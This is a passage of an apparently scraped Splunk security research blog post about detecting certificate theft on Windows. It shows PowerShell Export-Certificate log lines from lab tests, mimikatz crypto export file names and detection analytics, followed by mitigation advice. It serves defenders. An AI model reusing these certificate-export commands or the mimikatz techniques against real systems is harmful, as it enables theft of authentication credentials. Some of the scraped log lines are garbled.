4104 \$cert = New-SelfSignedCertificate -DnsName atomicredteam.com -CertStoreLocation cert:\LocalMachine\My Set-Location Cert:\LocalMachine\My Export-Certificate -Type CERT -Cert \$cert -LocalMachine\My\\$(\$cert.Thumbprint) -FilePath \$env:Temp\LocalMachine\cert

4104 Export-Certificate -dest 0

4104 Export-Certificate -Cert \$cert -FilePath c:\certs\user.sst -Type SST

4104 Export-Certificate -Cert \$cert -FilePath c:\temp\user.sst -Type SST

4104 Export-Certificate -Cert \$cert -FilePath c:\temp\test.ttt -Type CERT

4104 Export-Certificate -Cert Cert:\CurrentUser\My\3EBC090FBF178FB99AE263ADA0BA32A6FS48843 -FilePath c:\temp\test.tal -Type CERT

4104 Export-Certificate -Cert Cert:\CurrentUser\My\3EBC090FBF178FB99AE263ADA0BA32A6FS48843 -FilePath c:\temp\test.ttt -Type CERT

4104 powershell.exe Export-Certificate

Splunk, 2023, Export Certificate

Windows mimikatz Crypto Export File Extensions

This analytic identifies hardcoded extensions related to the Crypto module within mimikatz. Moving certificates or downloading them is not malicious, however with mimikatz having hardcoded names helps to identify potential usage of certificates being exported.

00 events (2/1/23 2:00:00.000 PM to 2/1/23 2:34:28.000 PM) No Event Sampling *

Events (69) Patterns Statistics (64) Visualization

20 Per Page ▾ Format Preview *

New Search Save As *

File_name 0 dest 0 file_create_time 0 file_name 0 file_path 0 count 0

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 CURRENT_USER_My_AAdministrator.der 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\CRYPT\USER_My_AAdministrator.der 1

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 CURRENT_USER_My_AAdministrator.pfx 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\CRYPT\USER_My_AAdministrator.pfx 1

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 user_capi_B_xeab0bb10fa4f14200_d1f4cf81bf14 keys .rsa.ppk 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\user_capi_B_xeab0bb10fa4f14200_d1f4cf81bf14.keys.rsa.ppk 1

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 minicrypt_B_xf71709_98bb-ff7w-4d0c-00e7300914 keys .rsa.ppk 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\minicrypt_B_xf71709_98bb-ff7w-4d0c-00e7300914.keys.rsa.ppk 1

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 minicrypt_B_xf71709_98bb-ff7w-4d0c-00e7300914 keys .rsa.ppk 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\minicrypt_B_xf71709_98bb-ff7w-4d0c-00e7300914.keys.rsa.ppk 1

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 minicrypt_B_xf71709_98bb-ff7w-4d0c-00e7300914 keys .rsa.ppk 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\minicrypt_B_xf71709_98bb-ff7w-4d0c-00e7300914.keys.rsa.ppk 1

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 user_capi_L_te-bab21f5-8799-4ec5-9ebc-1bd20bb61keys .rsa.ppk 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\user_capi_L_te-bab21f5-8799-4ec5-9ebc-1bd20bb61.keys.rsa.ppk 1

2023-02-07 18:00 win-de-mshaq-attack-range 2023-02-07 user_capi_L_te-bab21f5-8799-4ec5-9ebc-1bd20bb61keys .rsa.ppk 1 C:\Users\Administrator\Downloads\mimikatz_trunk\64\user_capi_L_te-bab21f5-8799-4ec5-9ebc-1bd20bb61.keys.rsa.ppk 1

Splunk, 2023, Export File Extensions

Windows Steal Authentication Certificates CryptoAPI

This analytic utilizes a Windows Event Log - CAPI2 - or CryptoAPI 2 to identify suspicious certificate extraction. Typically, this event log is meant for diagnosing PKI issues, however is a great source to identify certificate exports.

[Skip to main content >](#)

PKI requests from many different processes. Event ID 70 is generated anytime a certificate is exported. The description for event ID 70 is "Acquire Certificate Private".

Splunk, 2023, CAPI Logs

To see the full list of analytics created, check out the analytic story [here](#).

Mitigating Certificate Services Abuse on Windows

To mitigate the threat of extracting certificates from Windows systems, there are several best practices that can be implemented. One important step is to implement access controls and utilize least privilege principles to limit access to certificates and private keys. Another important measure is to use certificate pinning to prevent the use of rogue or stolen certificates.

Additionally, utilizing certificate revocation lists (CRLs) and monitoring their status can ensure that any revoked certificates are not being used. Implementing software restriction policies to restrict the execution of malicious software, such as mimikatz, and using anti-malware and endpoint protection software to monitor for and block malicious activity can also be helpful. Regularly monitoring and reviewing security event logs for suspicious activity and educating employees about the importance of protecting certificates can also be beneficial.

It is important to keep all software and systems up-to-date by regularly applying security patches and updates to help protect against known vulnerabilities. Having an incident response plan and testing it periodically is also crucial to detect and respond quickly to any suspicious activity. Alongside common AD CS hygiene, SpecterOps provides a defensive and offensive tool to assist organizations in assessing their CS risk and provide the

Certified Pre-Owned [PDF](#) that details mitigation measures.

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

In a time where endpoints are remote and crown jewels are spread out across internal and cloud infrastructures, certificates are an important mechanism for authentication and securing access. Certificate theft can grant an insider or adversary access to private corporate files. Monitoring exports and abuse against Active Directory Certificate Services is paramount for organizations to defend against adversaries stealing sensitive information.

This blog is dedicated to @inthecards77 for [providing the idea to dig into certificate services](#).

Learn More

You can find the latest content about security analytic stories on [GitHub](#) and in [Splunkbase](#). [Splunk Security Essentials](#) also has all these detections available via push update.

For a full list of security content, check out the [release notes](#) on [Splunk Docs](#).

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the [Slack channel #security-research](#). Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank the following for their contributions to this post: [Teoderick Contrera](#), [Michael Haag](#), [Mauricio Velazco](#), [Rod Soto](#), Jose Hernandez, Patrick Barreiss, Lou Stella, Bhavin Patel and Eric McGinnis.

References

- <https://posts.specterops.io/certified-pre-owned-d95910965cd2>
- <https://github.com/GhostPack/PSPKIAudit>
- <https://github.com/GhostPack/Certify>
- https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-

- <https://bamcisnetworks.wordpress.com/2015/11/18/certutil-powershell-export-import-pfx/>
- <https://www.thehacker.recipes/ad/movement/ad-compliance-and-identity/microsoft-defender-for-identity-now-detects-suspicious/ba-p/3743335>

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

- <https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>

Tags

Security Research

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).

Related Articles

**UEBA Superpowers:
Detect and Eliminate
Advanced Threats
with Machine
Learning**

Splunk User Behavior
Analytics (UBA) detects...

**Staff Picks for Splunk
Security Reading
March 2024**

Welcome to the March
2024 Splunk staff picks,...

**Playbook Series:
Email-
based Orchestration**

About Splunk

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are secure, resilient and innovative.

Founded in 2003, Splunk is a global company — with over 7,500 employees, Splunkers have received over 1,020 patents to date and availability in 21 regions around the world — and offers an open, extensible data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.

[Learn more about Splunk >](#)



Subscribe to our blog

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

Splunk straight to your inbox.

[Follow @Splunk >](#)

[Follow @Splunk >](#)

[Sign Up Now](#)

COMPANY	PRODUCTS	LEARN	CONTACT SPLUNK
About Splunk	Free Trials & Downloads	OpenTelemetry: An Introduction	Contact Sales >
Careers	Pricing	Red Team vs Blue Team	Contact Support >
Global Impact	View All Products	What is Multimodal AI?	
How Splunk Compares		An Introduction to Distributed Systems	
SPLUNK SITES			USER REVIEWS
Leadership	.conf	Data Lake vs Data Warehouse	Gartner Peer Insights™
Newsroom	Documentation	What is Business Impact Analysis?	
Partners	Investor Relations	Risk Management Frameworks Explained	PeerSpot
Perspectives by Splunk	Training & Certification	CVE: Common Vulnerabilities and Exposures	TrustRadius
Splunk Policy Positions	T-Shirt Store	What are DORA Metrics?	
Splunk Protects	Videos	View All Articles	
Splunk Ventures			
Supplier Central	View All Resources		
Why Splunk?			



© 2005 - 2024 Splunk LLC All rights reserved.

[Legal](#) [Patents](#) [Privacy](#) [Sitemap](#) [Website Terms of Use](#)